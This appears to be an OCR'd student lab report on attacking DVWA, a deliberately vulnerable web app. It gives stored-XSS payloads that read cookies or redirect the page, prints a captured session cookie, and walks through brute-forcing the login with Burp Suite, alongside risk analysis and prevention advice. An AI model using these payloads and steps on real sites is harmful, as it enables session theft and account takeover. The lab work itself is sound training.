
```
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
```

To bypass this, we can use the methods we saw earlier, such as writing ‘script’ with different capitalization, or by using an event attribute. We will be using an event attribute to display cookies using <svg/onload=alert(document.cookie)> on the Name field. We also had to inspect element and increase the max character length:



```
▾<td>
    <input name="txtName"
    type="text" size="30"
    maxlength="150" >
  </td>
```


And finally, we get the cookies:



```
localhost

PHPSESSID=8b8h43a3b2q5k7u5kn8ej9m6vn; security=medium
```


XSS (Stored) with Security Level High:

From the source-code, we can see that a similar security method was used for the message input, but the name input now uses preg_replace() that replaces the occurrences of the <script> tag no matter the capitalization.



```
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
```

We can now use an event attribute such as <iframe src="https://example.com" onload="window.location.href='https://example.com'"></iframe> in the name field. Note that we also have to increase maxlength from the inspect element as before. The onload takes us to another page that we enter.



Example Domain

This domain is for use in illustrative examples in documents. You may use t
domain in literature without prior coordination or asking for permission.

More information...

Security and Risk Analysis

Risk analysis for XSS (DOM):

DOM-based XSS vulnerabilities frequently occur when JavaScript processes data from a vulnerable source, such as a URL, and sends it to a sink capable of dynamic code execution. A sink can be a JavaScript or DOM object. This allows attackers to run malicious JavaScript code, which typically enables them to take control of other users' accounts. To carry out a DOM-based XSS attack, data must be injected into a source in such a way that it reaches a sink and causes arbitrary JavaScript to be executed. The URL is the most common source of DOM XSS, as seen in the security level hard. It is commonly accessible using the "window.location" object. An attacker can generate a link that takes a victim to a susceptible website with a payload in the query string and fragments of the URL. In some cases, such as when targeting a 404 page or a PHP-based website, the payload can also be included in the route.

Risk analysis for XSS (Reflected):

Reflected cross-site scripting (XSS) happens when a program unsafely combines data from an HTTP request into the immediate response. Imagine a website with a search feature that takes search words entered by users via a URL parameter. By injecting a script into the search function, the attacker is able to develop an attack. When another user visits the attacker's URL, the attacker's script executes in the victim's browser inside the context of their experience with the application. As a result, the attacker can do any operation within the program that the user is capable of, as well as read or edit any information that the user has access to. Moreover, the attacker has the ability to begin interactions with other program users, including harmful assaults that appear to come from the initial victim. These activities may include inserting links on the attacker's website or another site that allows user-generated material, or delivering a link by email, social media post, or other communications means. The assault might be focused especially at a known person or it could be a general attack against all users of the program.

Risk analysis for XSS(Stored):

When an application accepts data from an untrusted source and then incorporates it into HTTP responses without proper validation, stored cross-site scripting occurs. This allows an attacker to take control of a script running in the victim's browser, potentially leading to the user's complete compromise. For example, if a website allows users to leave comments on blog entries, which are subsequently visible to other users, attackers might take advantage of this functionality. As users leave comments, the program executes the HTTP request, and any user who visits the blog post will see the remark in the response. The attacker can leave a malicious input, which causes the script to run in the victim's browser during their session with the application. As a result, the attacker has complete control over the script that runs in the victim's browser, effectively compromising their account.

Prevention

Filtering certain terms typed by users is one technique to improving security as we saw in the source code of the levels. Unfortunately, this system provides very limited security because assaults can take many different shapes and strategies.

Output data encoding can be used to treat user input as plain text rather than code, preventing attackers from introducing dangerous code. While most frameworks already provide output encoding protection, if the present framework lacks enough protections or if no framework is utilized, extra libraries can be used.

When dealing with user input, it is critical to employ safer approaches.
Avoid utilizing innerHTML, or document.write or similar terms since they use raw data and allow for script insertion. Instead, use one of the many safer methodologies. Likewise, when working with JSON data, assess it before parsing to improve security.

Avoid using URI fragments. Nevertheless, ensure that dynamic material within the fragment is correctly escaped if required.

Several web services include scanners that can examine JavaScript, APIs, and web apps in real time, adding an extra layer of protection.

The most obvious way to block brute-force attacks is to simply lock out accounts after a defined number of incorrect password attempts. Account lockouts can last a specific duration, such as one hour, or the accounts could remain locked until manually unlocked by an administrator.


To protect the user can use string passwords or limit login attempts or use multifactor authentication or use firewalls

Part 4: Extra Challenges (Roula and Abdallah)


Bruteforce (Abdallah):

Bruteforce with Security Level Low:


First we load the dvwa page we are working on then we open Burpsuite and turn on the intercept to get the get message from proxy and send it to the intruder




We need go to the settings under intruder and type under grep match the following




Then we modify the password for the system to test out



We start the attack and noticed that password is the only one that gives value of 1 and we test it on the browser bruteforce



Then we tested which one says welcome answer after login and test it out to see if it is actually correct



Login

Username

Password


Login

Welcome to the password protected area admin

More Information

Bruteforce with Security Level Medium:


After checking the source code and setting difficulty to medium



Brute Force Source

vulnerabilities/brute/source/medium.php

```
[illegible]
```


We then analyze the bruteforce using Burpsuite again and send it to the intruder who is able to modify username and password



We tested so many combinations of username and passwords by starting the attack and setting it to cluster bomb instead of sniper like low level


The string that is different length is the actual correct combination of username and password

Bruteforce with Security Level High:

